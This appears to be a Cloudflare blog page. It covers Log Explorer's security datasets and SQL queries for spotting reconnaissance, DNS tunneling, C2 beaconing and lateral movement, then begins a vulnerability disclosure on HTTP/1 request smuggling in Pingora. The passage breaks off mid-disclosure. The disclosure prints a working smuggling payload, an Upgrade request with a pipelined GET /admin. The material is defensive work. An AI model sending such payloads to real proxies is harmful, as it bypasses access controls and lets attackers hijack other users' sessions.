Provides critical evidence of blocked or challenged threats, allowing analysts to identify the specific WAF rules, IP reputations, or custom filters that intercepted an attack.
DNS Logs
Identify cache poisoning attempts, domain hijacking, and infrastructure-level reconnaissance by tracking every query resolved at the authoritative edge.
NEL (Network Error Logging) Reports
Distinguish between a coordinated Layer 7 DDoS attack and legitimate network connectivity issues by tracking client-side browser errors.
Spectrum Events
For non-web applications, these logs provide visibility into L4 traffic (TCP/UDP), helping to identify anomalies or brute-force attacks against protocols like SSH, RDP, or custom gaming traffic.
Page Shield
Track and audit unauthorized changes to your site’s client-side environment such as JavaScript, outbound connections.
Zaraz Events
Examine how third-party tools and trackers are interacting with user data, which is vital for auditing privacy compliance and detecting unauthorized script behaviors.
Account-Scoped Logs
Focus: Internal security, Zero Trust, administrative changes, and network activity.
Access Requests
Tracks identity-based authentication events to determine which users accessed specific internal applications and whether those attempts were authorized.
Audit Logs
Provides a trail of configuration changes within the Cloudflare dashboard to identify unauthorized administrative actions or modifications.
CASB Findings

Identifies security misconfigurations and data risks within SaaS applications (like Google Drive or Microsoft 365) to prevent unauthorized data exposure.
Magic Transit / IPSec Logs
Helps network engineers perform network-level (L3) monitoring such as reviewing tunnel health and view BGP routing changes.
Browser Isolation Logs
Tracks user actions inside an isolated browser session (e.g., copy-paste, print, or file uploads) to prevent data leaks on untrusted sites
Device Posture Results
Details the security health and compliance status of devices connecting to your network, helping to identify compromised or non-compliant endpoints.
DEX Application Tests
Monitors application performance from the user’s perspective, which can help distinguish between a security-related outage and a standard performance degradation.
DEX Device State Events
Provides telemetry on the physical state of user devices, useful for correlating hardware or OS-level anomalies with potential security incidents.
DNS Firewall Logs
Tracks DNS queries filtered through the DNS Firewall to identify communication with known malicious domains or command-and-control (C2) servers.
Email Security Alerts
Logs malicious email activity and phishing attempts detected at the gateway to trace the origin of email-based entry vectors.
Gateway DNS
Monitors every DNS query made by users on your network to identify shadow IT, malware callbacks, or domain-generation algorithms (DGAs).
Gateway HTTP
Provides full visibility into encrypted and unencrypted web traffic to detect hidden payloads, malicious file downloads, or unauthorized SaaS usage.
Gateway Network
Tracks L3/L4 network traffic (non-HTTP) to identify unauthorized port usage, protocol anomalies, or lateral movement within the network.
IPSec Logs
Monitors the status and traffic of encrypted site-to-site tunnels to ensure the integrity and availability of secure network connections.
Magic IDS Detections
Surfaces matches against intrusion detection signatures to alert investigators to known exploit patterns or malware behavior traversing the network.
Network Analytics Logs
Provides high-level visibility into packet-level data to identify volumetric DDoS attacks or unusual traffic spikes targeting specific infrastructure.
Sinkhole HTTP Logs
Captures traffic directed to “sinkholed” IP addresses to confirm which internal devices are attempting to communicate with known botnet infrastructure.
WARP Config Changes
Tracks modifications to the WARP client settings on end-user devices to ensure that security agents haven’t been tampered with or disabled.
WARP Toggle Changes
Specifically logs when users enable or disable their secure connectivity, helping to identify periods where a device may have been unprotected.
Zero Trust Network Session Logs
Logs the duration and status of authenticated user sessions to map out the complete lifecycle of a user’s access within the protected perimeter.
Log Explorer can identify malicious activity at every stage
Get granular application layer visibility with HTTP Requests, Firewall Events, and DNS logs to see exactly how traffic is hitting your public-facing properties.Track internal movement with Access Requests, Gateway logs, and Audit logs. If a credential is compromised, you’ll see where they went. Use Magic IDS and Network Analytics logs to spot volumetric attacks and “East-West” lateral movement within your private network.
Identify the reconnaissance
Attackers use scanners and other tools to look for entry points, hidden directories, or software vulnerabilities. To identify this, using Log Explorer, you can query http_requests for any EdgeResponseStatus codes of 401, 403, or 404 coming from a single IP, or requests to sensitive paths (e.g. /.env, /.git, /wp-admin).
Additionally, magic_ids_detections logs can also be used to identify scanning at the network layer. These logs provide packet-level visibility into threats targeting your network. Unlike standard HTTP logs, these logs focus on signature-based detections at the network and transport layers (IP, TCP, UDP). Query to discover cases where a single SourceIP is triggering multiple unique detections across a wide range of DestinationPort values in a short timeframe. Magic IDS signatures can specifically flag activities like Nmap scans or SYN stealth scans.
Check for diversions
While the attacker is conducting reconnaissance, they may attempt to disguise this with a simultaneous network flood. Pivot to network_analytics_logs to see if a volumetric attack is being used as a smokescreen.
Identify the approach
Once attackers identify a potential vulnerability, they begin to craft their weapon. The attacker sends malicious payloads (e.g. SQL injection or large/corrupt file uploads) to confirm the vulnerability. Review http_requests and/or fw_events to identify any Cloudflare detection tools that have triggered. Cloudflare logs security signals in these datasets to easily identify requests with malicious payloads using fields such as WAFAttackScore, WAFSQLiAttackScore, FraudAttack, ContentScanJobResults, and several more. Review our documentation to get a full understanding of these fields. The fw_events logs can be used to determine whether these requests made it past Cloudflare’s defenses by examining the action, source, and ruleID fields. Cloudflare’s managed rules by default blocks many of these payloads by default. Review Application Security Overview to know if your application is protected.
Showing the Managed rules Insight that displays on Security Overview if the current zone does not have Managed Rules enabled
Audit the identity
Did that suspicious IP manage to log in? Use the ClientIP to search access_requests. If you see a “Decision: Allow” for a sensitive internal app, you know you have a compromised account.
Stop the leak (data exfiltration)
Attackers sometimes use DNS tunneling to bypass firewalls by encoding sensitive data (like passwords or SSH keys) into DNS queries. Instead of a normal request like google.com, the logs will show long, encoded strings. Look for an unusually high volume of queries for unique, long, and high-entropy subdomains by examining the fields: QueryName: Look for strings like h3ldo293js92.example.com, QueryType: Often uses TXT, CNAME, or NULL records to carry the payload, and ClientIP: Identify if a single internal host is generating thousands of these unique requests.
Additionally, attackers may attempt to leak sensitive data by hiding it within non-standard protocols or by using common protocols (like DNS or ICMP) in unusual ways to bypass standard firewalls. Discover this by querying the magic_ids_detections logs to look for signatures that flag protocol anomalies, such as “ICMP tunneling” or “DNS tunneling” detections in the SignatureMessage.
Whether you are investigating a zero-day vulnerability or tracking a sophisticated botnet, the data you need is now at your fingertips.
Correlate across datasets
Investigate malicious activity across multiple datasets by pivoting between multiple concurrent searches. With Log Explorer, you can now work with multiple queries simultaneously with the new Tabs feature. Switch between tabs to query different datasets or Pivot and adjust queries using filtering via your query results.
When you correlate data across multiple Cloudflare log sources, you can detect sophisticated multi-stage attacks that appear benign when viewed in isolation. This cross-dataset analysis allows you to see the full attack chain from reconnaissance to exfiltration.
Session hijacking (token theft)
Scenario: A user authenticates via Cloudflare Access, but their subsequent HTTP_request traffic looks like a bot.
Step 1: Identify high-risk sessions in http_requests.
SELECT RayID, ClientIP, ClientRequestUserAgent, BotScore
FROM http_requests
WHERE date = '2026-02-22'
  AND BotScore < 20
LIMIT 100
Step 2: Copy the RayID and search access_requests to see which user account is associated with that suspicious bot activity.
SELECT Email, IPAddress, Allowed
FROM access_requests
WHERE date = '2026-02-22'
  AND RayID = 'INSERT_RAY_ID_HERE'
Post-phishing C2 beaconing
Scenario: An employee clicked a link in a phishing email which resulted in compromising their workstation. This workstation sends a DNS query for a known malicious domain, then immediately triggers an IDS alert.
Step 1: Find phishing attacks by examining email_security_alerts for violations.
SELECT Timestamp, Threatcategories, To, Alertreason
FROM email_security_alerts
WHERE date = '2026-02-22'
  AND Threatcategories LIKE 'phishing'
Step 2: Use Access logs to correlate the user’s email (To) to their IP Address.
SELECT Email, IPAddress
FROM access_requests
WHERE date = '2026-02-22'
Step 3: Find internal IPs querying a specific malicious domain in gateway_dns logs.
SELECT SrcIP, QueryName, DstIP,
FROM gateway_dns
WHERE date = '2026-02-22'
  AND SrcIP = 'INSERT_IP_FROM_PREVIOUS_QUERY'
  AND QueryName LIKE '%malicious_domain_name%'
Lateral movement (Access → network probing)
Scenario: A user logs in via Zero Trust and then tries to scan the internal network.
Step 1: Find successful logins from unexpected locations in access_requests.
SELECT IPAddress, Email, Country
FROM access_requests
WHERE date = '2026-02-22'
  AND Allowed = true
  AND Country != 'US' -- Replace with your HQ country
Step 2: Check if that IPAddress is triggering network-level signatures in magic_ids_detections.
SELECT SignatureMessage, DestinationIP, Protocol
FROM magic_ids_detections
WHERE date = '2026-02-22'
  AND SourceIP = 'INSERT_IP_ADDRESS_HERE'
Opening doors for more data
From the beginning, Log Explorer was designed with extensibility in mind. Every dataset schema is defined using JSON Schema, a widely-adopted standard for describing the structure and types of JSON data. This design decision has enabled us to easily expand beyond HTTP Requests and Firewall Events to the full breadth of Cloudflare’s telemetry. The same schema-driven approach that powered our initial datasets scaled naturally to accommodate Zero Trust logs, network analytics, email security alerts, and everything in between.
More importantly, this standardization opens the door to ingesting data beyond Cloudflare’s native telemetry. Because our ingestion pipeline is schema-driven rather than hard-coded, we’re positioned to accept any structured data that can be expressed in JSON format. For security teams managing hybrid environments, this means Log Explorer could eventually serve as a single pane of glass, correlating Cloudflare’s edge telemetry with logs from third-party sources, all queryable through the same SQL interface. While today’s release focuses on completing coverage of Cloudflare’s product portfolio, the architectural groundwork is laid for a future where customers can bring their own data sources with custom schemas.
To investigate a multi-vector attack effectively, timing is everything. A delay of even a few minutes in the log availability can be the difference between proactive defense and reactive damage control.

That is why we have optimized our ingestion for better speed and resilience. By increasing concurrency in one part of our ingestion path, we have eliminated bottlenecks that could cause “noisy neighbor” issues, ensuring that one client’s data surge doesn’t slow down another’s visibility. This architectural work has reduced our P99 ingestion latency by approximately 55%, and our P50 by 25%, cutting the time it takes for an event at the edge to become available for your SQL queries.
Grafana chart displaying the drop in ingest latency after architectural upgrades
Follow along for more updates

We’re just getting started. We’re actively working on even more powerful features to further enhance your experience with Log Explorer, including the ability to run these detection queries on a custom defined schedule.
Design mockup of upcoming Log Explorer Scheduled Queries feature
To get access to Log Explorer, you can purchase self-serve directly from the dash or for contract customers, reach out for a consultation or contact your account manager. Additionally, you can read more in our Developer Documentation.
In December 2025, Cloudflare received reports of HTTP/1.x request smuggling vulnerabilities in the Pingora open source framework when Pingora is used to build an ingress proxy. Today we are discussing how these vulnerabilities work and how we patched them in Pingora 0.8.0.
Cloudflare’s CDN and customer traffic were not affected, our investigation found. No action is needed for Cloudflare customers, and no impact was detected.
Due to the architecture of Cloudflare’s network, these vulnerabilities could not be exploited: Pingora is not used as an ingress proxy in Cloudflare’s CDN.
However, these issues impact standalone Pingora deployments exposed to the Internet, and may enable an attacker to:
Bypass Pingora proxy-layer security controls
Desync HTTP request/responses with backends for cross-user hijacking attacks (session or credential theft)
Poison Pingora proxy-layer caches retrieving content from shared backends
We have released Pingora 0.8.0 with fixes and hardening. While Cloudflare customers were not affected, we strongly recommend users of the Pingora framework to upgrade as soon as possible.
What was the vulnerability?

The reports described a few different HTTP/1 attack payloads that could cause desync attacks. Such requests could cause the proxy and backend to disagree about where the request body ends, allowing a second request to be “smuggled” past proxy‑layer checks. The researcher provided a proof-of-concept to validate how a basic Pingora reverse proxy misinterpreted request body lengths and forwarded those requests to server backends such as Node/Express or uvicorn.
Upon receiving the reports, our engineering team immediately investigated and validated that, as the reporter also confirmed, the Cloudflare CDN itself was not vulnerable. However, the team did also validate that vulnerabilities exist when Pingora acts as the ingress proxy to shared backends.
By design, the Pingora framework does allow edge case HTTP requests or responses that are not strictly RFC compliant, because we must accept this sort of traffic for customers with legacy HTTP stacks. But this leniency has limits to avoid exposing Cloudflare itself to vulnerabilities.
In this case, Pingora had non-RFC-compliant interpretations of request bodies within its HTTP/1 stack that allowed these desync attacks to exist. Pingora deployments within Cloudflare are not directly exposed to ingress traffic, and we found that production traffic that arrived at Pingora services were not subject to these misinterpretations. Thus, the attacks were not exploitable on Cloudflare traffic itself, unlike a previous Pingora smuggling vulnerability disclosed in May 2025.
We’ll explain, case-by-case, how these attack payloads worked.
1. Premature upgrade without 101 handshake

The first report showed that a request with an Upgrade header value would cause Pingora to pass through subsequent bytes on the HTTP connection immediately, before the backend had accepted an upgrade (by returning 101 Switching Protocols). The attacker could thus pipeline a second HTTP request after the upgrade request on the same connection:
GET / HTTP/1.1
Host: example.com
Upgrade: foo


GET /admin HTTP/1.1
Host: example.com
Pingora would parse only the initial request, then treat the remaining buffered bytes as the “upgraded” stream and forward them directly to the backend in a “passthrough” mode due to the Upgrade header (until the response was received).
This is not at all how the HTTP/1.1 Upgrade process per RFC 9110 is intended to work. The subsequent bytes should only be interpreted as part of an upgraded stream if a 101 Switching Protocols header is received, and if a 200 OK response is received instead, the subsequent bytes should continue to be interpreted as HTTP.
An attacker that sends an Upgrade request, then pipelines a partial HTTP request may cause a desync attack. Pingora will incorrectly interpret both as the same upgraded request, even if the backend server declines the upgrade with a 200.
Via the improper pass-through, a Pingora deployment that received a non-101 response could still forward the second partial HTTP request to the upstream as-is, bypassing any Pingora user‑defined ACL-handling or WAF logic, and poison the connection to the upstream so that a subsequent request from a different user could improperly receive the /admin response.
After the attack payload, Pingora and the backend server are now “desynced.” The backend server will wait until it thinks the rest of the partial /attack request header that Pingora forwarded is complete. When Pingora forwards a different user’s request, the two headers are combined from the backend server’s perspective, and the attacker has now poisoned the other user’s response.
We’ve since patched Pingora to switch the interpretation of subsequent bytes only once the upstream responds with 101 Switching Protocols.
We verified Cloudflare was not affected for two reasons:
The ingress CDN proxies do not have this improper behavior.
The clients to our internal Pingora services do not attempt to pipeline HTTP/1 requests. Furthermore, the Pingora service these clients talk directly with disables keep-alive on these Upgrade requests by injecting a Connection: close header; this prevents additional requests that would be sent — and subsequently smuggled — over the same connection.
2. HTTP/1.0, close-delimiting, and transfer-encoding
